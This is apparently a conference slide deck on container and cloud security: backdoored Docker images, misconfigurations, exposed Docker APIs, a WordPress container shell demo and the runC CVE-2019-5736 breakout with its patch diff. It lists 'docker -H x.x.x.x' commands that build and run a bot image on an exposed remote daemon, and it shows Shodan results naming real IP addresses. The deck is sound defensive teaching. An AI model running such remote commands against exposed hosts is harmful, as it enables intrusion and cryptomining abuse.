

# **Falling out of the Sky**

## **Security Risks that can Bring Your Cloud Down to the Ground**

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# whoami


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  - vulnerability research since 2017
- malware analyst
  - 2010 – 2017 (avast)
- contact
  - [@anu4is, david\\_fiser \(at\) trendmicro.com](mailto:@anu4is)




# whoami




# Agenda



# History



# Virtual Machines



# Virtual Machines


- abstraction of HW
  - CPU, memory, storage, etc.
- install OS, configure, manage
- ...
- deploy application



# Containers

- no HW emulation
- running on **host OS**
- shared **kernel** with the **host**
- **container engine**

# Containers




# Containers



# VM x Container attacker perspective

- compromise VM
- compromise network
- compromise container
- compromise host
- compromise cluster


# Containers




# Docker & Kubernetes

- Docker
  - container engine
- Kubernetes
  - orchestrator (deployment manager)





# Security Risks



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## 17 Backdoored Docker Images Removed From Docker Hub

By Catalin Cimpanu


June 13, 2018 02:40 PM 0



The Docker team has pulled 17 Docker container images that have been backdoored and used to install reverse shells and cryptocurrency miners on users' servers for the past year. The malicious Docker container images have been uploaded on Docker Hub, the official repository of ready-made Docker images that sysadmins can pull and use on their servers, work, or personal computers.

# Docker image

- docker pull mariadb
- docker run ...



# Docker image

- configuration info
  - public
  - auditable
    - for user
    - for attacker

docker-library-bot Update to 1:10.4.4+maria~bionic  
2 contributors

146 lines (133 sloc) 5.97 KB

Raw Blame History

```
1 # vim:set ft=dockerfile:
2 FROM ubuntu:bionic
3
4 # add our user and group first to make sure their IDs get assigned consistently, regardless of whatever dependencies get added
5 RUN groupadd -r mysql && useradd -r -g mysql mysql
6
7 # https://bugs.debian.org/830696 (apt uses gpgv by default in newer releases, rather than gpg)
8 RUN set -ex; \
9     apt-get update; \
10    if ! which gpg; then \
11        apt-get install -y --no-install-recommends gnupg; \
12    fi; \
13 # Ubuntu includes "gnupg" (not "gnupg2", but still 2.x), but not dirmngr, and gnupg 2.x requires dirmngr
14 # so, if we're not running gnupg 1.x, explicitly install dirmngr
15    if ! gpg --version | grep -q '^gpg (GnuPG) 1.'; then \
16        apt-get install -y --no-install-recommends dirmngr; \
17    fi; \
18    rm -rf /var/lib/apt/lists/*
19
20 # add gosu for easy step-down from root
21 ENV GOSU_VERSION 1.10
22 RUN set -ex; \
23    \
24    fetchDeps=' \
25        ca-certificates \
26        wget \
27    '; \
28    apt-get update; \
29    apt-get install -y --no-install-recommends $fetchDeps; \
30    rm -rf /var/lib/apt/lists/*; \
31    \
32    dpkgArch="$(dpkg --print-architecture | awk '{ print $NF }')"; \
33    wget -O /usr/local/bin/gosu "https://github.com/tianon/gosu/releases/download/$GOSU_VERSION/gosu-$dpkgArch"; \
34    wget -O /usr/local/bin/gosu.asc "https://github.com/tianon/gosu/releases/download/$GOSU_VERSION/gosu-$dpkgArch.asc"; \
35    \

```

# Docker image

## Alpine Linux Docker images ship a root account with no password

Attackers can authenticate on vulnerable systems using the root user and no password.



By [Catalin Cimpanu](#) for [Zero Day](#) | May 8, 2019 -- 21:10 GMT (22:10 BST) | Topic: [Security](#)



# Misconfiguration

- running privileged containers
  - running as **root**
    - interacts with kernel as root
- network security policies
  - reaching containers/host/internal network
- volume mounting
  - fs mounting & size limits

# Misconfiguration

- exposing API
  - not default
  - giving HW resources for free
  - daemon runs under root
  - targeted scans for TCP 2375/2376

# Exposing API - Docker

Shodan Developers Book View All...

SHODAN docker

Explore Pricing Enterprise Access

Exploits Maps

**TOTAL RESULTS**  
**22,319**

**TOP COUNTRIES**



China	5,547
United States	4,513
Germany	2,065
Hong Kong	1,613
France	1,604

**ERROR: The requested URL could not be retrieved ↗**

106.75.175.70  
China Telecom Guangdong  
Added on 2019-04-10 13:33:52 GMT  
China

HTTP/1.1 400 Bad Request  
Server: squid/3.5.27  
Mime-Version: 1.0  
Date: Wed, 10 Apr 2019 13:34:43 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 1716  
X-Squid-Error: ERR\_INVALID\_URL 0  
Vary: Accept-Language  
Content-Language: en  
X-Cache: MISS from docker-e02ccp  
X-Cache-Lookup: NON...

**13.208.169.22 ↗**

ec2-13-208-169-22.ap-northeast-3.compute.amazonaws.com  
linux

HTTP/1.1 404 Not Found  
Content-Length: 29




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# Exposing API - Docker


- docker -H x.x.x.x images
- docker -H x.x.x.x container ls
- docker -H x.x.x.x build -t mybot .
- docker -H x.x.x.x run -d mybot



# Cryptocurrency Mining case



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# Container infiltration

- infiltrate running container
  - exploiting vulnerability
  - shell access to the container
  - explore possibilities

# Vulnerabilities

# Vulnerabilities

- Is there a vulnerability?
  - image version
    - image rebuilding
- Can it be exploited?

# Vulnerabilities - demo case

- WordPress

`wp_site` — Just another WordPress site

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
## Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

 admin  April 26, 2019  Uncategorized  1 Comment  Edit



# Vulnerabilities - demo case



The screenshot shows a WordPress dashboard with a sidebar on the left and a main content area on the right. The sidebar has a dark background and lists various menu items: Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins, Users, and Tools. The 'Tools' item is highlighted with a blue background. Below 'Tools', there are links for Available Tools, Import, Export, WPTerm, Export Personal Data, and Erase Personal Data. The main content area has a light gray background and a title 'WPTerm'. Below the title is a navigation bar with four tabs: Terminal (which is active and highlighted in blue), Settings, About, and Donate. The main content area contains a blue box representing a terminal session. The terminal output is as follows:

```
www-data:/var/www/html $ whoami
www-data
www-data:/var/www/html $ perl -v

This is perl 5, version 24, subversion 1 (v5.24.1) built for x86_64-linux-gnu-thread-multi
(with 85 registered patches, see perl -V for more detail)

Copyright 1987-2017, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl". If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.
www-data:/var/www/html $
```

# Vulnerabilities - demo case

```
www-data:/var/www/html/tmp/sbin $ ./ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.3 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:ac:12:00:03 txqueuelen 0 (Ethernet)
        RX packets 7249 bytes 5152195 (5.1 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 7527 bytes 3043621 (3.0 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 176 bytes 11569 (11.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 176 bytes 11569 (11.5 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# Vulnerabilities - demo case

- What can I expect?
  - other (vulnerable) containers
  - host
  - internal hidden services
  - volume mounts

# Container escape

- ultimate goal
  - escape container as root
- implications
  - owning machine

# CVE-2019-5736 runC case

- container breakout
- overwriting **host** runC binary from a container

# CVE-2019-5736 runC case

- prerequisites
  - malicious image deployment **OR** container access
  - ability to spawn docker exec
    - indirectly

# CVE-2019-5736 runC case

```
11 libcontainer/nsenter/nsexec.c

@@ -534,6 +534,9 @@ void join_namespaces(char *nslist)
534     free(namespaces);
535 }
536

537 void nsexec(void)
538 {
539     int pipenum;
@@ -549,6 +552,14 @@ void nsexec(void)
549     if (pipenum == -1)
550         return;
551

552     if (pipenum == -1)
553         return;
554

555     /*
556     * We need to re-exec if we are not in a cloned binary. This is necessary
557     * to ensure that containers won't be able to access the host binary
558     * through /proc/self/exe. See CVE-2019-5736.
559     */
560     if (ensure_cloned_binary() < 0)
561         bail("could not ensure we are a cloned binary");
562

